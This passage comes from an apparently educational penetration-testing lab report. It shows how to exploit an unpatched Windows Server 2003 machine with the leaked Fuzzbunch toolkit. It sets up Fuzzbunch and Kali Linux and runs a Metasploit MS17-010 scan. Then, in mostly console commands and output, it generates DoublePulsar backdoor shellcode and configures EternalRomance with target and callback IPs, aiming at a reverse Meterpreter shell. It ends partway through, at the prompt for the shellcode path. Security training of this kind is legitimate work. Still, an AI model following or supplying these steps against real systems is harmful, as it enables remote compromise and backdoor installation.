



Figure 2.11: Fuzzbunch configuration file.



**Figure 2.12:** Set the path of ‘`ResourceDir`’ to the Resources folder.



**Figure 2.13:** Change the ‘`LogDir`’ parameter.

Finally, the pen-tester needs to open the command prompt and change the directory to the windows folder and execute ‘fb.py’ to check whether Fuzzbunch is working properly or not. [3]




Figure 2.14: Executing ‘fb.py’ file.

If there are errors about missing DLL’s or imports, make sure that PyWin32 is correctly installed and the post-install script finished successfully. [3]

## 2.3. Install Kali Linux 2017.1

Download Kali Linux 2017.1 here: <http://old.kali.org/kali-images/kali-2017.1/> [4]

Name	Last modified	Size	Description
Parent Directory	-	-	
<a href="#">SHA1SUMS</a>	2017-04-23 15:45	821	
<a href="#">SHA1SUMS.asc</a>	2017-04-23 15:45	819	
<a href="#">SHA256SUMS</a>	2017-04-23 15:45	1.1K	
<a href="#">SHA256SUMS.asc</a>	2017-04-23 15:45	819	
<a href="#">kali-linux-2017.1-amd64.iso</a>	2017-04-16 02:09	2.6G	
<a href="#">kali-linux-2017.1-i386.iso</a>	2017-04-16 07:28	2.7G	
<a href="#">kali-linux-e17-2017.1-amd64.iso</a>	2017-04-16 02:55	2.4G	
<a href="#">kali-linux-kde-2017.1-amd64.iso</a>	2017-04-16 03:48	2.7G	
<a href="#">kali-linux-light-2017.1-amd64.iso</a>	2017-04-16 04:11	816M	
<a href="#">kali-linux-light-2017.1-armel.img.xz</a>	2017-04-16 01:57	472M	
<a href="#">kali-linux-light-2017.1-armhf.img.xz</a>	2017-04-16 01:59	585M	
<a href="#">kali-linux-light-2017.1-i386.iso</a>	2017-04-16 07:52	833M	
<a href="#">kali-linux-kde-2017.1-amd64.iso</a>	2017-04-16 04:59	2.5G	
<a href="#">kali-linux-mate-2017.1-amd64.iso</a>	2017-04-16 05:47	2.6G	
<a href="#">kali-linux-xfce-2017.1-amd64.iso</a>	2017-04-16 06:34	2.5G	

Apache/2.4.25 (Debian) Server at old.kali.org Port 80

Figure 2.15: Downloading Kali Linux 2017.1.

Kali Linux machine's ip address is 192.168.88.138.




Figure 2.16: Kali Linux Machine's ip address.

Now the lab setup is installed correctly and successfully.

### 3. Exploitation

First the pen-tester needs to check whether the target machine is vulnerable to Eternalromance. [4]

#### 3.1. Metasploit MS17\_010 SMB RCE Detection

Kali Linux machine's Metasploit Framework has many inbuilt modules. Among those '*Auxiliary Module*' named MS17\_010 SMB RCE Detection can be used to the check target machine is patched or not. [4]

Start Metasploit framework using msfconsole command in Kali Linux machine and search MS17\_010 SMB RCE Detection. [4]

```
root@kali:~# msfconsole
[!] Metasploit Framework v4.16.48-dev
+ --=[ 1749 exploits - 1002 auxiliary - 302 post      ]
+ --=[ 536 payloads - 40 encoders - 10 nops        ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms17_010
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name          Disclosure Date Rank    Description
-----
auxiliary/admin/smb/ms17_010_command 2017-03-14 normal  MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010   2017-03-14 normal  MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_ternalblue 2017-03-14 average MS17-010 EternalBlue SMB Remote Windo
ws Kernel Pool Corruption
exploit/windows/smb/ms17_010_psexec    2017-03-14 normal  MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Code Execution

msf >
```

Figure 3.1: Starting Metasploit framework and search MS17\_010.

Use the path in '*Auxiliary Module*' to detect the vulnerability in the target machine. [4]

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > 
```

Figure 3.2: Using Auxiliary Module.

Set the RHOST to the ip of Windows Server 2003 machine. [4]

```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.88.135
RHOSTS => 192.168.88.135
```

Figure 3.3: Setting the RHOSTS.

Use run command to detect the vulnerability. [4]

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.88.135:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2 x86 (32-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Figure 3.4: Detecting the target is patched or not.


MS17\_010 SMB RCE Detection detects the Windows Server 2003 most likely vulnerable to MS17\_010.

### 3.2. DoublePulsar Shellcode

Now the real exploitation process begins. Before exploiting the Eternalromance exploit, the shellcode should be generated using DoublePulsar.

The pen-tester needs to generate shellcode with DoublePulsar before he can run Eternalromance exploit. [4] The Eternalromance exploit will use the output file which contains the shellcode to infect the target with the DoublePulsar backdoor. [4] When the backdoor on the target device is mounted we can use it to run a reverse Meterpreter shell. [4]

To generate the shellcode using Double Pulsar in the Windows 7 machine, first run the Fuzzbunch as mentioned earlier in section 2.2.3. [4]



```
cmd: Command Prompt - fb.py
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\Kalani>cd C:\Users\Kalani\Desktop\shadowbroker-master\windows
C:\Users\Kalani\Desktop\shadowbroker-master\windows>fb.py


--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\Users\Kalani\Desktop\shadowbroker-master\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => C:\Users\Kalani\Desktop\shadowbroker-master\windows\logs
[*] Autorun ON

ImplantConfig Autorun List
=====
0) prompt confirm
1) execute
```

Figure 3.5: Firing up Fuzzbunch on the Windows 7 machine.

Then provide the requested destination IP and call-back IP information. Choose not to use redirection and keep the base log directory default. [4]



```
Special Autorun List
=====
0) apply
1) touch all
2) prompt confirm
3) execute

Payload Autorun List
=====
0) apply
1) prompt confirm
2) execute

[+] Set FbStorage => C:\Users\Kalani\Desktop\shadowbroker-master\windows\storage

[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.88.135
[?] Default Callback IP Address [] : 192.168.88.134
[?] Use Redirection [yes] : no

[?] Base Log directory [C:\Users\Kalani\Desktop\shadowbroker-master\window... (plus 6 characters)] :
[*] Checking C:\Users\Kalani\Desktop\shadowbroker-master\windows\logs for projec
```

Figure 3.6: Provide target ip information and use redirection as no.

The next step is to build and name a new project and pick the default logging options.

[4]

```
[*] Checking C:\Users\Kalani\Desktop\shadowbroker-master\windows\logs for projects
Index      Project
-----
0          Create a New Project

[*] Project [0] : 0
[?] New Project Name : DOPU EternalRomance WINS2003
[?] Set target log directory to 'C:\Users\Kalani\Desktop\shadowbroker-master\windows\logs\dopu eternalromance wins2003\z192.168.88.135'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.88.135
[+] Set CallbackIp => 192.168.88.134

[!] Redirection OFF
[+] Set LogDir => C:\Users\Kalani\Desktop\shadowbroker-master\windows\logs\dopu eternalromance wins2003\z192.168.88.135
[+] Set Project => dopu eternalromance wins2003

fb >
```

Figure 3.7: Create a new Fuzzbunch project.

Activate the Double Pulsar using command ‘use Double Pulsar’. [4]

```
fb > use DoublePulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
=====
Name           Value
-----
NetworkTimeout    60
TargetIp        192.168.88.135
TargetPort       445
OutputFile
Protocol         SMB
Architecture     x86
Function        OutputInstall
```

Figure 3.8: Activate Double Pulsar.

Next the pen-tester will define some variable settings like architecture, protocol, and output file. [4] He can leave most of the options default for this lab setup since the target architecture is x8632-bits, the target protocol is SMB and he needs to output the shell code as binary file. [4]

```

[?] Prompt For Variable Settings? [Yes] :
[*] NetworkTimeout :: Timeout for blocking network calls <in seconds>. Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*] TargetIp :: Target IP Address

[?] TargetIp [192.168.88.135] :

[*] TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*] Protocol :: Protocol for the backdoor to speak

*0> SMB      Ring 0 SMB <TCP 445> backdoor
 1> RDP      Ring 0 RDP <TCP 3389> backdoor

[?] Protocol [0] :

[*] Architecture :: Architecture of the target OS

*0> x86      x86 32-bits
 1> x64      x64 64-bits

[?] Architecture [0] :

[*] Function :: Operation for backdoor to perform

*0> OutputInstall    Only output the install shellcode to a binary file on disk.
 1> Ping            Test for presence of backdoor
 2> RunDLL          Use an APC to inject a DLL into a user mode process.
 3> RunShellcode    Run raw shellcode
 4> Uninstall       Remove's backdoor from system

[?] Function [0] :

[*] OutputFile :: Full path to the output file

```

Figure 3.9: Default Variable Settings.

The only parameter pen-tester need to alter is one which contains the complete path to the output file. [4]

```

[*] OutputFile :: Full path to the output file
[?] OutputFile [] : C:\Users\Kalani\Desktop\shadowbroker-master\windows\dopushellcode.bin
[*] Set OutputFile => C:\Users\Kalani\Desktop\shadowbroker-master\window... (plus 19 characters)

[!] Preparing to Execute Doublepulsar
[*] Redirection OFF
[+] Configure Plugin Local Tunnels

```

Figure 3.10: Full Path to shellcode.

Keep all other parameters default by pressing enter and finally execute the DoublePulsar plugin. [4]

```

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.88.135] :
[?] Destination Port [445] :
[+] <TCP> Local 192.168.88.135:445

[+] Configure Plugin Remote Tunnels

Module: Doublepulsar
=====
Name          Value
-----
NetworkTimeout 60
TargetIp      192.168.88.135
TargetPort     445
OutputFile    C:\Users\Kalani\Desktop\shadowbroker-master\windows\dopushellcode.bin
Protocol      SMB
Architecture   x86
Function      OutputInstall

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[+] Writing Installer to disk
[*] Deleting old version of OutputFile if it exists
[*] Shellcode written to OutputFile
[+] Doublepulsar Succeeded

fb Payload <Doublepulsar> >

```

Figure 3.11: Executing Double Pulsar Plugin.

If all went successfully Fuzzbunch outputs DoublePulsar succeeded and the shellcode bin file is generated at the specified location. [4]




Figure 3.12: DoublePulsar Shellcode binary file.

### 3.3. Configuring and Executing Eternalromance.

Pen-tester now have the binary shellcode file ready, so he can run the exploit. [4]

```
fb Payload <Doublepulsar> > use Eternalromance
[*] Entering Plugin Context :: Eternalromance
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135

[*] Applying Session Parameters
[*] Running Exploit Touches

[*] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.88.135

[*] Inheriting Input Variables

[*] Enter Prompt Mode :: Smbtouch

[*] NetworkTimeout :: Timeout for blocking network calls (in seconds). Use -1
for no timeout.

[?] NetworkTimeout [60] :
```

Figure 3.13: Activate Eternalromance Exploit.

Pen-tester will be asked for loads of Eternalromance configuration options. Select all default options till plugin execution is prompted. [4]

```
[?] NetworkTimeout [60] :
[*] TargetIp :: Target IP Address
[?] TargetIp [192.168.88.135] :
[*] TargetPort :: Port used by the SMB service
[?] TargetPort [445] :
[*] Pipe :: Test an additional pipe to see if it is accessible (optional)
[?] Pipe [] :
[*] Share :: Test a file share to see if it is accessible (optional), entered as hex bytes (in unicode)
[?] Share [] :
[*] Protocol :: SMB (default port 445) or NBT (default port 139)
 *0> SMB
 1> NBT
[?] Protocol [0] :
[*] Credentials :: Type of credentials to use
 *0> Anonymous      Anonymous (NULL session)
 1> Guest            Guest account
 2> Blank             User account with no password set
 3> Password          User name and password
 4> NTLM              User name and NTLM hash
[?] Credentials [0] :
```

Figure 3.14: Eternalromance default exploit options.

```

[?] Credentials [0] :

[!] Preparing to Execute Smbtouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Configure Plugin Remote Tunnels

Module: Smbtouch
=====
Name          Value
-----
NetworkTimeout      60
TargetIp           192.168.88.135
TargetPort          445
RedirectedTargetIp
RedirectedTargetPort
UsingNbt            False
Pipe
Share
Protocol           SMB
Credentials         Anonymous

[?] Execute Plugin? [Yes] :

```

Figure 3.15: Eternalromance default exploit options.

Pen-tester will be finally prompted to execute SMBtouch. To execute Smbtouch, press the Enter. [4]

```

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp          192.168.88.135
[*] TargetPort         445
[*] RedirectedTargetIp <null>
[*] RedirectedTargetPort 0
[*] NetworkTimeout     60
[*] Protocol           SMB
[*] Credentials         Anonymous

[*] Connecting to target...
    [*] Initiated SMB connection

[+] Target OS Version 5.2 build 3790
    Windows Server 2003 R2 3790 Service Pack 2

[*] Trying pipes...
    [-] spoolss   - Not accessible <0xC0000034 - NtErrorObjectNameNotFound>
    [*] browser   - Success!

[*] Using Remote API to determine architecture
    [*] Target is 32-bit

[Not Supported]
    ETERNALBLUE   - Target OS version not supported
    ETERNALSYNERGY - Target OS version not supported

[Vulnerable]
    ETERNALROMANCE - FB
    ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 2 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded

```

Figure 3.16: Execute SMBbtouch.

SMBtouch was executed successfully.

The next step is to set Eternalromance Variable Settings. [4]

```
[+] Smbtouch Succeeded
[*] Exporting Contract To Exploit
[+] Set PipeName => browser
[+] Set Credentials => Anonymous
[+] Set Target => SERVER_2003_SP2

[?] Enter Prompt Mode :: Eternalromance
Module: Eternalromance
=====
Name          Value
-----
NetworkTimeout    60
TargetIp        192.168.88.135
TargetPort       445
PipeName         browser
ShellcodeFile
ExploitMethod   Default
Credentials     Anonymous
Protocol        SMB
Target          SERVER_2003_SP2

[?] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :
```

Figure 3.17: Eternalromance variable settings.

Keep all default settings until you have to enter the location of the shellcode file. [4]

```
[*] NetworkTimeout :: Timeout for blocking network calls <in seconds>. Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*] TargetIp :: Target IP Address
[?] TargetIp [192.168.88.135] :

[*] TargetPort :: Target TCP port
[?] TargetPort [445] :

[*] PipeName :: The named pipe to use
[?] PipeName [browser] :

[*] ShellcodeFile :: DOPU <ensure correct architecture> ONLY! Other shellcode w
ill likely BSOD.

[?] ShellcodeFile [] :
```

Figure 3.18: Eternalromance default settings.

Make sure you provide the right path for the DoublePulsar shellcode file. [4]

```
